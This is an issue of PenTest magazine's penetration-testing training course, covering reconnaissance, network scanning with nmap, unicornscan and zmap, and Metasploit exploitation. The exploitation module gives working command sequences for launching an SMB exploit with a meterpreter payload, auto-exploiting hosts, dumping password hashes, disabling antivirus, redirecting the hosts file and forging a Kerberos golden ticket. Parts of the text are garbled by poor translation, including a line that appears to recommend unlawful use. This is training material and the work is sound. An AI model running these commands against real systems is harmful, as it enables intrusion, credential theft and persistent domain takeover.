PENTEST ADVANCED TRAINING

WANT TO SIGN UP? CONTACT:
milena.bobrowska@pentestmag.com

MODULES

Reconnaissance
Information gathering
Scanning
Exploitation
Postexploitation
Web Security
Cross-site scripting

PenTest magazine

PentestIT “Test.lab”
a platform for legal practical experience penetration testing

Penetration Testing Laboratories “PentestIT” is a copy of the IT-structure of the real companies. Laboratory “Test.lab” created in order to allow participants to legally validate and consolidate skills penetration testing under real conditions, but we strongly recommended to use the knowledge gained in a wrongful and unlawful purposes.

Laboratories are always unique and contain the most current vulnerability in anonymous form (under NDA), discovered during penetration testing of a real companies by PentestIT team. Developing “Test.lab” we try to cover almost all areas of information security: network security, operating systems and applications. Participants are encouraged to perform operation of a variety of vulnerabilities: work-related network components, cryptographic mechanisms, configuration errors and code, the human factor.

Gathering participants from around the world, we have developed “Test.lab” for various events, such as the All-Russian contest ProfIT 2013, ZeroNights’13, PHD IV. We are supported by experts in the field of information security from around the world, and our laboratory made into one big map pentest.

“Test.lab” is a real computer network virtual companies containing common configuration errors and vulnerabilities. Participants acting as pentesters (White hat), trying to exploit them, and in case of success – have access to individual nodes laboratories, each of which contains a token. The winner is the participant who first collected all the tokens. Work in the laboratory is based on the technique of “gray box”: before the study (penetration testing), participants are given information about the infrastructure “Test.lab” in the form of diagrams and descriptions.

Depending on the particular laboratory, allowed to use different methods of hacking (operation vulnerabilities of network services, WEB, social engineering, buffer overflow, etc.).

We invite you to participate in the lab “One step ahead” Test.lab, presented on Positive Hack Days IV. To gain access to the laboratory is necessary to pass a free registration on the website: *https://lab.pentestit.ru*. Good luck!

Mayorovsky Maxim, the headmaster of a department, working out penetration testing laboratories of PentestIT company.

PENETRATION TEST LAB

PENTESTIT

Plan of the Workshop

In the following the titles about the articles belonging to the Wi-Fi Pen Testing course will be reported:

- Module 01 – Reconnaissance and information gathering;
- Module 02 – Network Scanning: The Basics Module;
- Module 03 – Exploitation Module;
- Module 04 – Postexploitation Module;
- Module 05 – Basics of SQL Injection for different databases. ●

Module 01 – Reconnaissance and information gathering

Thus, what enables the wise sovereign and the good general to strike and conquer, and achieve things beyond the reach of ordinary men, is foreknowledge.

> Now this foreknowledge cannot be elicited from spirits;
> it cannot be obtained inductively from experience, nor by any
> deductive calculation.
> Knowledge of the enemy's dispositions can only be obtained from other men.
>
> Sun Tzu's Art of War (1910)

At the moment, it is impossible to imagine of a company that works entirely without the use of information technology. It has now become the standard to have a website to present services or goods, corporate e-mails and so on. Computer systems store a lot of information that can tell a lot about a company. Some of this information is confidential and the company would not want it revealed to the public. In this module, we'll talk about the methods that can be used to get as much information as possible about a company using widespread tools and services.

All methods do not require any "elite-hacker" knowledge or long preparation. But first, let's define and separate two types (or approaches) of intelligence.

Active and passive information gathering approaches

Active in our context refers to techniques that create network traffic and activity, which could be associated with suspicious or malicious behavior. Passive techniques usually do not connect to the target system and wouldn't be associated to an attack normally. In other words, with the active approach, the target system can detect the fact of collecting information. Every system connected to the Internet unintentionally leaks some information about itself. And many organizations do not identify this information leakage as a potential threat that could be used by an attacker. These two factors makes passive information gathering available at any time. Moreover, most information can be accessed by anyone anonymously without even contacting the target system directly.

Collecting information using DNS services

The Domain Name System (DNS) is a distributed global lookup service and is usually the starting point of any network attack. Most attacks also start with a network scan of some sort: either for hosts or for certain software with known vulnerabilities on discovered hosts. This scan can be made easier if the attacker has detailed knowledge of the system's domain database (DNS zone).

The DNS nowadays has many extensions, like DNSSEC, which provide really useful functionality but, unfortunately, have several side effects that could by used by an attacker to get more information than allowed by design. The DNS also stores data that support other applications, for example, Resource Records, RRs. This information may also be useful to an attacker. Information in DNS significantly simplifies the work needed to map organization's network in case the attacker could somehow enumerate whole DNS zone. Such enumeration can be done via DNS Zone Transfer (also known as AXFR) if the DNS service has some misconfigurations allowing zone transfer to anyone. This mechanism is designed to replicate the databases containing DNS data across a set of DNS servers. Zone transfer can be done by tools available almost in every OS "out-of-the-box", like "host" or "dig". Or you can do it with special tools like NMAP.

However, at the moment, almost every DNS server blocks zone transfer. There's another method of gathering information about the organization's network map. The attacker can start querying thousands of commonly used host names, essentially brute-force guessing the organization network structure. There's no effective defense to this. The only real way of solving this problem is minimizing information on public DNS server. The next common way an attacker can use DNS information is to run a Denial of Service (DoS) attack on DNS servers. By flooding a DNS server, an attacker might use up server's available resources and cause it to stop responding to requests. To minimize the affect of DoS, the organization should have several DNS servers on different networks.

DNS cache poisoning is another trick hackers use. Here, the attacker tricks the DNS server into caching the wrong information. So, the attacker's next step will simply be redirecting users to one of his hosts. From this point, there are a variety of attacks that can be done.

Another vital thing is that DNS stores MX records (used for correct mailing).

Thus, in case the attacker uses DNS cache poisoning, he can redirect all corporate mails. He can even collect mails for continuous time, while allowing organization's mail to work (but setting his proxy in the middle between the client and the legal mail server). This could be a significant information leakage that may lead to a real damage for an organization.

Using search engines to collect information

Using search engines is a very common way to collect information, but sometimes it is extremely useful. The web crawler of the search engine already got through all possible paths on target website and now offers you to query it's results. Good enough, isn't it?

So, what can an attacker get from the search engine? The list is really long. Starting from website sections that intended to be private but weren't properly isolated, ending with sensitive information about underlying software and hardware running on the server.

For example, any unhandled error message on a page can tell the attacker at least the technology used to build the website. He can thus identify the web server running, it's version and etc.
The attacker can also look at robots.txt files. This file contains directories that the search engine should ignore while crawling through the site.

In addition, search engines can be used to find backups on a target website, which are available to anyone due to misconfiguration. In backups, there is always plenty of sensitive information almost always (databases, configuration files with passwords and usernames, scripts used on site).

A simple search in Google:

inurl: backup intitle:Index.of inurl:admin

Will show you results where page URL contains "backup" and "admin" – and page titles containing "Index of" (common page title prefix for HTTP file listings). And you'll see there directories opened for listings on website. To make it more targeted, one can add something like this:

site: <my_target.com>

Where <my_target.com> is the URL of the target website. In this case, the search will be made only within the target website.

Information in metadata

Any organization somehow deals with files. Documents, spreadsheets, photos and etc. – all have metadata in them. Metadata can contain usernames, paths on hard drives or network shares, software versions – information that is unlikely intended to be available to the public. Attackers use metadata for brute-force attacks, for social engineering attempts and in other attack vectors.

It is hard to control all metadata in your organization, and even if you accomplish that – here comes the search engine cache. The search engine cache can store very sensitive information. For example, it may store cache version of the page which is strictly private, but at the time of writing, the author may not have cared about privacy. One might think, "OK, first I'll create the page, and then I'll make it private". But if there's a time lag between this two events (consider a case when the page is being written for 3 days, for example), the search engine may cache this page (and it will).

Automating information gathering

All methods listed above can be easily automated by writing scripts. And these scripts are already written. Automation is really important because it can help save time allowing you to give more attention to other things. There are plenty of variations, let's take Recon-ng framework for example (*https://bitbucket.org/LaNMaSteR53/recon-ng.git*).

Recon-ng is really easy to use and can provide well-formatted reports in CVS or HTML.

Information about hosts, software and contacts available will be automatically harvested for you by recon-ng.

It looks similar to the Metasploit Framework; however, its author does not want it to be included in Metasploit because the two frameworks have different purposes. Due to that, it is currently a standalone project.

Recon-ng development is in progress, thus new modules will be added in future to provide new cool features for making quick and easy reconnaissance. ●

Vladimir Korennoy

Head of Development of Information Security Systems at PentestIT. Currently develops brand new SIEM system DataSafety. DataSafety will present a new level of automation and provide easy connections with all popular security tools.
http://ru.linkedin.com/in/vladimirkorennoy
v.korennoy@pentestit.ru

Module 02 – Network Scanning: The Basics

Today's Internet is based on a protocol stack called TCP / IP and UDP-diagrams. This architecture allows you to interact with remote services by forwarding a special package containing various kinds of data. If that linkage is carried out correctly, there are methods for determining the availability of remote hosts that contain the required services. That is, in everyday life, the hosts scan each other before transmitting data.

But what if we want to know what services are running remotely from the Internet on a specific host or hosts which contain specific open ports? For these purposes, there are quite a number of utilities that can be used to scan networks and individual remote hosts.

Modern tools for network scanning contain functionalities that allow you to search not only for open ports on a remote host, or to identify the current node in the network, but also include the possibility of the safety analysis of available hosts and their services.

The main types of scans

Before scanning the network, make sure that the remote host is reachable by IP address. This is done by sending a special Echo-ICMP messages from the utility ping. Special utilities perform this check by default.

SYN- scanning

This scan technique is called – scan using half-open connections, as full connection via TCP / IP is never revealed. With this scanning, a port scanner uses a network operating system functions, and then forms IP-packets and monitors the answers to them.

The port scanner generates a packet SYN. If the port is open on the target host, it will come with the package SYN-ACK. The scanner host responds with an RST, thereby closing the connection before the connection process is completed.

TCP-scan

A simpler method uses the network functions of the operating system. Operating system, if the port is open, completes a three-step procedure for establishing a connection, and then immediately closes the connection. Otherwise, it returns an error code.

This method makes it very easy to detect the activity of the port scanner due to the large number of open and immediately interrupted network connections.

UDP-scan

Scanning open ports using UDP encapsulation is also possible. If you send a UDP-packet to a closed port, then you will get an answer message ICMP «port is not available." In the absence of such a message, you can assume that the port is open.

But it is worth remembering that if the port is blocked by a firewall, then the result will be interpreted as not being true.

In the case of port blocking firewall, you can use the method of sending UDP-packets for the particular service attached to the port. In this case, the scan will be held for each application running on the UDP. The limitations for this scan is that you need to know the properties for each particular service package.

ACK-scan

This type of scan is used to identify the firewall rules and the definition of filtered ports. However, it cannot be used to determine whether the port is open or not.

Send packets with this type of scan set contains only ACK-flag, while for non-filtered ports, the returned response will contain RST packet. Ports that do not respond or send ICMP error messages, are considered filterability.

FIN-scan

Some hosts can attempt to trace SYN-scan their ports in the case of a survey of several ports host disconnects protection scan.

Scanning using the FIN-package allows you to bypass these protections. Arrived on the FIN-packet to a closed port host should reply packet RST. FIN-packets to open ports must ignore hosts. On this basis, we can conclude openness or closeness ports.

NULL-scan

Type of scan is similar to FIN-scanning, the only difference in the set of flags packet sent.

Tools for scanning

NMAP

Nmap ("Network Mapper") – is a tool open source for network exploration or security checks.

Nmap is designed to scan networks with any number of objects, determine the status of network objects to be scanned, as well as ports and their respective services. To do this, Nmap uses many different scanning techniques, such as UDP, TCP connect (), TCP SYN (half-open), FTP proxy (breaking through ftp), Reverse-ident, ICMP (ping), FIN, ACK, Xmas tree, SYN and NULL-scan.

Nmap also supports a wide range of additional features, namely the definition of an operating system (hereinafter – the OS) of the remote host using fingerprint stack TCP / IP, "invisible" scan, the dynamic calculation of time delay and packet retransmission, parallel scanning, by definition inactive hosts ping-parallel survey scan using false hosts, determining the presence of packet filters, direct (without using portmapper) RPC-scanning, scanning using IP-fragmentation as well as any indication of IP-addresses and port numbers to scan networks.

Installingnmap

wget http://nmap.org/dist/nmap-6.46.tar.bz2

bzip2 -cd nmap-6.46.tar.bz2 | tar xvf -cd nmap-6.46./configuremakesu rootmake install

Example of usingnmap

1. Scanall reservedTCP-ports on the hosttarget.example.com.Option'-v'meansfor enteringa detailed reporton the progress ofthe scanning process.

nmap -sS –O -v target.example.com/24

Starts SYN-scan all 255 machines with addresses class C, one of which is target.example.com. In addition, a determination of the OS each scanned hosts. This requires the status root.

1. ImplementsXmas-scan the first half ofaddresses(0-127)each of the255Class Bsubnetaddress space128.210. *. *. On thesehoststestedpresencesshd (port 22), DNS (53), pop3d (110), imapd (143) andport status4564. Important, Xmas-scan will not work withOSWindows, CISCO, IRIX, HP / UXandBSDI.

nmap -sX -p 22,53,110,143,4564 128.210.*.1-127

2. Nmap will look for all the machines, IP-address ending in .2.3, .2.4 and .2.5.

nmap -v –randomize_hosts -p80 *.*.2.3-5

3. ScanDNS serversandzonesto find thehostsin the domaincompany.com,thentransferredtoNmaptheir addresses.It looks likethe teamtoGNU / Linux.Forother operating systems, it will look different.

host -l company.com |cut '-d' -f 4| ./nmap -v -iL

UNICORNSCAN

Unicornscan is an attempt at a User-land Distributed TCP/IP stack. It is intended to provide a researcher with a superior interface for introducing a stimulus into and measuring a response from a TCP/IP enabled device or network. Although it currently has hundreds of individual features, its main set of abilities include:

- Asynchronous stateless TCP scanning with all variations of TCP Flags.
- Asynchronous stateless TCP banner grabbing
- Asynchronous protocol specific UDP Scanning (sending enough of a signature to elicit a response).
- Active and Passive remote OS, application, and component identification by analyzing responses.
- PCAP file logging and filtering
- Relational database output
- Custom module support
- Customized data-set views

Installing Unicornscan on a current Ubuntu Distr

Get unicornscan from here: *http://unicornscan.org/* — current version I could find is 0.4.7.

You'll need some dependencies:

apt-get install flex bisonapt-get install libpcap0.8-dev libgeoip-dev libltdl3-dev libdumbnet1 libdumbnet-dev apt-get install texlive-extra-utils * you may need.

Fix up weird lib issues with the following command:

$ sudo ln -s /usr/include/dumbnet.h /usr/include/dnet.h$ for i in 'find ./ -type f -exec grep -l 'ldnet' '{}' ;'; do sed -i bak -e 's/ldnet/ldumbnet/g' $i; done

Apply this patch

https://www.pentoo.ch/pentoo/browser/portage/trunk/net-analyzer/unicornscan/files/unicornscan-0.4.7-configure.patch./configure CFLAGS=-D_GNU_SOURCEmakemake install

After applying the patch, it should compile and run.

For example:

sudo unicornscan -m U -lr 75 –show-errors -v target.com/24sudo unicornscan -m U -lr 75 -v 192.168.1.143

ZMAP

ZMAP is a new tool for rapid and global web crawling. Compared with NMAP, the architecture of ZMAP was originally planned to scan the entire address space of the Internet.

ZMAP system is built on a modular basis and supports integration with arbitrary tools for network research. Among the supported scanning techniques implemented check ports by sending SYN-queries, check the availability of address via ICMP echo-requests and through UDP. Of applications, ZMap celebrated study of the extent to those or other protocols, monitoring the availability of services and assistance in understanding the structure of large distributed systems across the web.

Installing Zmap

Zmap requires GMP, gengetopt and libpcap to be installed first. Therefore, you must first install the following packages.

If you have a Debian-like OS, use the command below:

sudo apt-get install libgmp3-dev gengetopt libpcap-dev

If you have a RHEL or CentOS, then run the command below:

sudo yum install gmp gmp-devel gengetopt libpcap-devel

At the time of writing, the stable version was Zmap is v1.2.0.tar.gz. Download and install Zmap:

wget https://github.com/zmap/zmap/archive/v1.2.0.tar.gz tar -xzf v1.2.0.tar.gz cd zmap-1.2.0/src make make install

Example: Using Zmap

After a successful installation, you can run the scanning process:

zmap –bandwidth=1000M –target-port=443 –max-results=10000 –output-file=results.txt

This example shows the use of Zmap 1000Mbps to scan the Internet looking for open ports 443. The maximum number of hosts that can be found is 10,000, and all are found in the host file results.txt. As a result, after 20 seconds a file containing IP-addresses with https-servers is generated.

Moral and legal restrictions

Many Internet providers expressly prohibit users to scan ports. Usually, a ban is included in the service rules with which the customer must agree to connect. Also, when detecting port scanning on its servers, administrators often turn to providers “overexposed» IP-addresses and ask to suspend the provision of services to the client.

Network Scanning: Advanced methods

Tools for intelligence and information gathering

The initial collection of information is largely a key element of a successful and proper pentest. How carefully information gathering was done may influence the effectiveness of pentest in general, and the effectiveness of individual mining attack vectors (social engineering, brute force attack on Web-based applications, etc.).

To gather information, use the following methods:

- Passive Information Collection.
- Active information gathering.
- Method sof social engineering.

Passive information gathering: This technique is used to gain information about the target without having any physical connectivity or access to it. This means that we use other sources to gain information about the target like using the whois query, Nslookup, and so on. Supposing that our target is an online web application, a simple whois lookup can provide us a lot of information about the web application, like its IP address, its domains and sub-domains, location of the server, the hosting server, and so on. This information can be very useful during penetration testing as it can widen our track of exploiting the target.

Active information gathering: In this technique, a logical connection is set up with the target in order to gain information. This technique provides us with the next level of information which can directly supplement us in understanding the target security. Port scanning is the most widely used active scanning technique in which we focus on the open ports and available services running on the target.

Social engineering: This type of information gathering is similar to passive information gathering, but relies on human error and the information leaked out in the form of printouts, telephone conversations, or incorrect e-mail lds, and so on. The techniques for utilizing this method are numerous and the ethos of information gathering is very different, hence, social engineering is a category in-itself. For example, hackers register domain-names that sound similar with spelling mistakes, and set up a mail server to receive such erroneous e-mails. Such domains are known as Doppelganger Domains, that is, the evil twin.

Passive information gathering:

Passive information gathering tools are used:

- Whois service (*http://www.kloth.net*);
- Inactive study public Internet resources;
- Search engines and Internet services;
- Social networks;
- Whois, dig, nslookup and the harvester;
- Google dork.

Active information gathering

- Port scanning (Nmap)
- Identify OS and its version

Determining the type of operating system on the remote host

OS fingerprinting (OSF) is a method for obtaining information about the operating system on the remote host. OSF is used at the initial stage of pentest remote host. Information about the type of operating system will reveal vulnerabilities in the system, which facilitates the process of finding and exploiting such vulnerabilities. To most accurately determine the type and version of your operating system, you must use a comprehensive approach. The very process of determining the operating system uses the method, after which the system is made an imprint that has already from the base of previously known fingerprint matching is selected.

OSF is of two types – active and passive. Active OSF is the definition of operating system by sending packets to the target host. Passive OSF is a type of defining the operating system by analyzing the packets coming from the host.

Active OS fingerprinting

In Nmap, the implemented method for obtaining information about the operating system of the remote host uses a polling mechanism TCP / IP stack of the remote host. Nmap is an example of active OSF.

Reacting any remote server action (incoming data packet, a query) is a data packet sent by the source of the request. As practice shows, different operating systems on their network react differently to the same query. If the features of the reactions to the request OS versions that are known in advance, it is possible to dial certain statistics, comparing the response to the request with the type of operating system.

Basic research methods OS remote host:

- FIN-research
- Research BOGUS-flag
- Identification of the law changes the server's ISN
- On the field Window TCP-packet
- Research in the field of TCP-ACK packet
- The rate of generation of ICMP-messages
- Research format ICMP-messages
- Research echo ICMP-messages
- Research Type Of Service field in the header ICMP-messages
- Research processing datagram fragments
- Research Options header fields TCP-packet
- Properties Windows OS

The algorithm to obtain the fingerprint TCP / IP stack is described next. First, perform port scan on the remote host to identify open ports and services operating on the target host. Then carry out several tests in stages to perform a survey on the TCP / IP stack of the remote host to identify the above symptoms.

Based on the responses received from the host, a fingerprint is obtained which is then compared with the already existing database of fingerprints, and a decision on the type and version of the OS of the test host is made.

Example of using nmap to determine the operating system:

 # nmap -O -v scanme.nmap.orgStarting Nmap (http://nmap.org)Nmap scan report for scanme.nmap.org (74.207.244.221)Not shown: 994 closed portsPORT STATESERVICE22/tcpopen ssh80/tcpopen http646/tcp filtered ldp1720/tcp filtered H.323/Q.9319929/tcp open nping-echo31337/tcp open Elite

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6.39

OS details: Linux 2.6.39

Uptime guess: 1.674 days (since Fri Sep 9 12:03:04 2011)

Network Distance: 10 hops

TCP Sequence Prediction: Difficulty=205 (Good luck!)

IP ID Sequence Generation: All zeros

Passive OS fingerprinting

Passive OS fingerprinting uses the information sent to the remote host, as one tries to establish a connection with a system. Intercepted SYN packets contain enough information to identify the remote host.

Unlike active scanners, nmap and p0f collect information without connecting to a remote host, and therefore cannot be detected by IDS system.

P0f will also detect what the remote system is hooked up to (be it Ethernet, DSL, OC3), how far it is located, what's its uptime. The latest beta can also detect masquerade or illegal network hook-ups (useful for ISPs and corporate networks). P0f can detect certain types of packet filters and NAT setups, and can sometimes determine the name of the other guy's ISP. It's still passive. It does not generate any network traffic. No name lookups, no traffic to the victim, no ARIN queries, no trace route.

P0f can identify the system on:

- Machines that connect to your box (SYN mode)
- Machines you connect to (SYN+ACK mode)
- Machines you cannot connect to (RST+ mode)
- Machines that talk through or near your box

As mentioned above, p0f captures packets, and analyses them on the basis of certain fields. Time to live (TTL), Win, Don't Fragment and TOS are some of the fields used for OS fingerprinting by p0f. Values of these fields are compared with the signatures in a fingerprint file, which is stored in /etc/p0f/p0f.fp in most implementations of p0f. The user is allowed to use a different fingerprinting file by running p0f in a suitable mode.

Determination of network services in their banners (Banner grabbing)

Banner grabbing is an activity that is used to determine information about services that are being run on a remote computer.

The technique works by using Telnet, or a proprietary program, to establish a connection with a remote machine, after which a bad request is sent. That will cause a vulnerable host to respond with a banner message, which may contain information that a hacker could use to further compromise a system.

In a computer networking context, the term banner typically refers to a message that a service transmits when another program connects to it. Default banners often consist of information about a service, such as the version number. The banner for a hypertext transfer protocol (HTTP) service will typically show the type of server software, version number, when it was last modified, and other

similar information. When a program such as Telnet is used to intentionally gather this information, it is usually referred to as banner grabbing.

A few different types of software, including Telnet and various proprietary programs, can be used to perform banner grabbing. Telnet is a type of network protocol that is used to establish a virtual terminal connection with a remote host. Most operating systems come with the ability to establish Telnet sessions, so that is one of the primary ways that banner grabbing is performed.

Some examples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 respectively. Tools commonly used to perform banner grabbing are Telnet, which is included with most operating systems, and Netcat.

For example one could establish a connection to a target host running a web service with netcat, then send a bad HTML request in order to get information about the service on the host:

[root@localhost] nc www.targethost.com 80 HEAD / HTTP/1.1 HTTP/1.1 200 OK Date: Mon, 11 May 2009 22:10:40 EST Server: Apache/2.0.46 (Unix) (Red Hat/Linux) Last-Modified: Thu, 24 Apr 2013 13:12:19 PST Accept-Ranges: bytes Content-Length: 110 Connection: close Content-Type: text/html

Protection from fingerprinting

Protection from classical methods of determining the type of operating system is mainly done by changing the configuration of running services on a remote host. For example, for Apache – httpd.conf to prescribe Header set Server “Apache/1.xx PHP4 (desired OS)” in ProFTPd – enough to add an option ServerIdent off. In * nix systems, the most effective option is to correct the line with the responses of network services for which it is determined, as well as to adjust the parameters TCP / IP stack. Linux has a ways to make the change without correcting answers source – through procfs.

Procfs in Linux

All the settings are stored in /proc/sys/net/ipv4. To use the file system /proc, include the two options below when building the kernel. CONFIG_PROC_FS option allows access to / proc and view it, and CONFIG_SYSCTL – allows you to change the / proc without having to reboot the system or recompile the kernel.

Prohibition ofICMP echo (ping):echo “1” > /proc/sys/net/ipv4/icmp_echo_ignore_broadcastsecho “1” > /proc/sys/net/ipv4/icmp_echo_ignore_all

Turn offthe fight againstSYN-flood:echo “0” > /proc/sys/net/ipv4/tcp_syncookies

Countering passive OS fingerprinting – it add / proc/sys/net/ipv4/ip_default_ttl different from 64. The rate of generation of ICMP packets/proc/sys/net/ipv4/icmp_ratelimit(the default is 100)

References

- Metasploit Penetration Testing Cookbook
- *http://nmap.org* ●

Dmitry Korzhov

Company: PentestIT
E-mail: *d.korzhov@pentestit.ru*
Information Security, Penetration testing

Module 03 – Exploitation

The Metasploit Framework, MSF, is a collection of programs and tools for network penetration testing. Metasploit has a collection of exploits, payloads, libraries and interfaces that can be used to exploit computers. It is included in the Kali linux distribution that is recommended for this class, but you can also easily download and install it into any flavor of Linux.

Metasploit has a large collection of exploits and payloads and the tools to package and deliver them to a targeted host computer. It allows you to choose an exploit from its library, choose a payload, configure the target addressing, the target port numbers, and other options, and the framework will package it all together, and launch it across the network to a targeted system. Metasploit is extremely flexible and can assist in the testing and development of exploits. Written in the Ruby programming language, Metasploit also allows the user to write his own exploits and payloads and include them within the framework. The framework is cross platform and can run on Linux, MAC OS, and Windows and has exploits and payloads targeting all three as well.

Operation and exploits

Metasploit framework has three operating environments: msfconsole, msfcli and msfweb. The main and most preferred of the three options is listed first – msfconsole. This environment is an effective command line interface with its own set of commands and system environment.

Here's a list of the most used commands in msfconsole

"**Show exploits**" is a command to check all the available exploits on metasploit

msf > show exploits

"**Show payloads**" just like show exploits, show payloads will show you all the available payloads on metasploit.

msf > show payloads

"**Info**" command will give you more information about any exploits and payloads.

msf> info <exploit>ormsf> info <payload>

"**Use**" command will give metasploit an instruction to use an exploit or payload.

msf> use exploit/windows/smb/ms04_007_killbillmsf exploit(ms04_007_killbill) >

To show available options, write "**show options**"

msf exploit(ms04_007_killbill) > show optionsModule options (exploit/windows/smb/ms04_007_killbill):Name Current Setting Required Description—- ——— —— ———-PROTO smb yes Which protocol to use: http or smbRHOST yes The target addressRPORT yes Set the SMB service portExploit target:

Id Name

– —-

0 Windows 2000 SP2-SP4 + Windows XP SP0-SP1

To set remote IP (victim IP), type "**set RHOST**"

To set a port (victim port), type "**set RPORT**"

And to set your payload, type "**set PAYLOAD**" for example meterpreter. We will discus more about this payload in the next chapter/

msf exploit(ms04_007_killbill) > set rhost 192.168.0.17rhost => 192.168.0.17msf exploit(ms04_007_killbill) > set rport 445rport => 445msf exploit(ms04_007_killbill) > set PAYLOAD windows/meterpreter/bind_tcp

To execute our exploit, you must type "**exploit**"

msf exploit(ms04_007_killbill) > exploit[*] Started bind handler

In case of successful penetration into the victim's system, you will see the cli of our PAYLOAD (meterpreter)

It looks like this

meterpreter >

MSF can work with PostgreSQL database for storage and exchange of data between its modules. For example, we can try to automate the collection of information through the scanner nmap.

First we need to connect to PostgreSQL server and create a new database for the data from the scanner.

msf> db_connect msf:pass@127.0.0.1:5432/msfdb

We simply connect to the server and if we have enough rights (they should be as postgreSQL user), the database will be created automatically.

General Database Commands:

msf > db_status – check database connectionmsf > creds – show credentials in databasemsf > hosts – list hosts in databasemsf > set RHOST [value] – Globally set a value, commonly from your findings. This eliminates repetition.msf > hosts -c address,mac – List database in the format of [ADDRESS, MAC]

To use nmap with the database, type into msf console:

msf > db_nmap localhost[*] Nmap: Starting Nmap 6.40 (http://nmap.org) at 2014-06-25 01:15 EDT[*] Nmap: Nmap scan report for 192.168.0.17[*] Nmap: Host is up (0.00021s latency).[*] Nmap: Not shown: 995 filtered ports[*] Nmap: PORT STATE SERVICE[*] Nmap: 443/tcp open https[*] Nmap: 445/tcp open[*] Nmap: 6881/tcp open bittorrent-tracker

[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds

and after scanning, you may use "db_hosts" command to identify the scanned hosts.

Hosts=======address mac name os_name os_flavor os_sp purpose info comments==-- == == ==- ==== == ==- == ==192.168.0.17 victim Unknown device

Use "**db_autopwn –p –e**" for automatic exploitation

msf > db_autopwn -p -e[*] (1/510): Launching exploit/windows/http/savant_31_overflow against 192.168.0.17:443..[-] Exploit failed: No encoders encoded the buffer successfully.[*] (3/510): Launching exploit/unix/webapp/barracuda_img_exec against 192.168.0.17:443…

Using Meterpreter for research purpose compromised

Meterpreter – extended multifunctional filling (Payload), which can be dynamically expanded at run time. Under normal conditions, this means that it provides you with the main casing and allows you to add new features to it as necessary.

Meterpreter not detected by many antivirus software because it does not spawn processes and uses of injection dll from memory. In other words, following a successful attack on any process on the target system first turns on podgruzku meterpreter shellcode as a dll, then places it in the address space of the process and finally launches performance as a new thread. Thus, MP and its extensions run in the context of the process as proekspluatirovannogo dll'ki – without the generation of new processes.

How to detect the presence of still meterpreter

Since meterpreter works only in memory and does not write to the hard drive, it is almost impossible to detect it with conventional antivirus software. However, a recent project developed a method of detecting meterpreter and released a utility for detecting it called antimeter2 which is written in python

Getting information from victim

After successfully entering the victim's system, we immediately see CLI meterpreter and see a lot of teams that will help us to study the system.

But there is also a handy script meterpreter called "winenum" which will help us to study in detail the system and help the victim find a variety of hashes and tokens, as well as more.

Reduced output command: run winenum

```
 meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.0.17:1134…
[*] Saving report to /root/.msf4/logs/
winenum/192.168.0.17_20140625.0514-92551/192.168.0.17_20140625.0514-92551.txt
[*] Checking if victim-PC is a Virtual Machine ……..
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List …
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net share
[*]     running command net group
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command tasklist /m
[*]     running command gpresult /SCOPE COMPUTER /Z
[*]     running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ….
[*]     running command wmic computersystem list brief
[*]     running command wmic useraccount list
[*]     running command wmic group list[*]     running command wmic netlogin get
name,lastlogon,badpasswordcount
```

[*] running command wmic rdtoggle list
[*] running command wmic product get name,version
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes…
[*] Hashes Dumped
[*] Getting Tokens…[*] All tokens have been processed

Also, in addition to "winenum", there is another very useful script called "scraper" that allows you to get more information including dump registry, as well as antivirus and can otkoyuchit enable RDP

meterpreter > run scraper[*] New session on 192.168.0.17:1134…
[*] Gathering basic system information…
[*] Dumping password hashes…
[*] Obtaining the entire registry…
[*] Exporting HKCU
[*] Downloading HKCU (C:WINDOWSTEMPWSGw.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:WINDOWSTEMPFWGkaq.reg)

Mimikatz golden ticket in meterpreter

Mimikatz became a Meterpreter extension in 2013, giving Metasploit Framework users the ability to use it without touching disk. Mimikatz is a significant update to the original Mimikatz and is available in Meterpreter as the Kiwi extension.

One of the interesting features in Mimikatz 2.0 is its ability to generate a Kerberos ticket for a domain administrator with a lifetime of 10 years. This Kerberos Golden Ticket will continue to work, even if the user it's tied to changes their password. The only way to invalidate these golden tickets is to change the krbtgt user's password on the domain controller.

To generate a golden ticket, you will need to get four items:

- Account name of a domain administrator
- Domain name
- SID for the domain
- Password hash of the krbtgt user from the Domain Controller

After receiving all the four parameters, we must load a "kiwi" extension

meterpreter > use kiwi.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Apr 26 2014 00:25:11)
.##ˆ##.
/ ## /* * *
/ ## Benjamin DELPY`gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 14 modules * * */
After this, we we will use the *golden_ticket_create* command:

meterpreter > golden_ticket_create -u Administrator -d TESTAD -k
23ujhnfo0019usf230jzxcnbqmaf221jnfobs -s S-1-5-21-3345161914-3922161536-1978818853-500 t
/root/golden.ticket

We then use the **kerberos_ticket_use** command to apply the ticket to the current session.

meterpreter > kerberos_ticket_use [/root/golden.ticket]
At this time, you now have a Kerberos ticket for a Domain Administrator. Use whoami in a command shell to see who you (still) are.

And finally, use some of the most used scripts in meterpreter

The 'getcountermeasure' script checks the security configuration on the victim's system and can disable other security measures such as A/V, Firewall, UAC and much more.

The 'hostsedit' Meterpreter script is for adding entries to the Windows hosts file.

```
  meterpreter > run hostsedit -e 11.22.33.44,www.microsoft.com
[*] Making Backup of the hosts file.
[*] Backup loacated in C:WINDOWSSystem32driversetchosts62497.back
[*] Adding Record for Host www.microsoft.com with IP 11.22.33.44[*] Clearing the DNS Cache
```

The 'checkvm' script, as its name suggests, checks to see if you exploited a virtual machine.

```
meterpreter > run checkvm
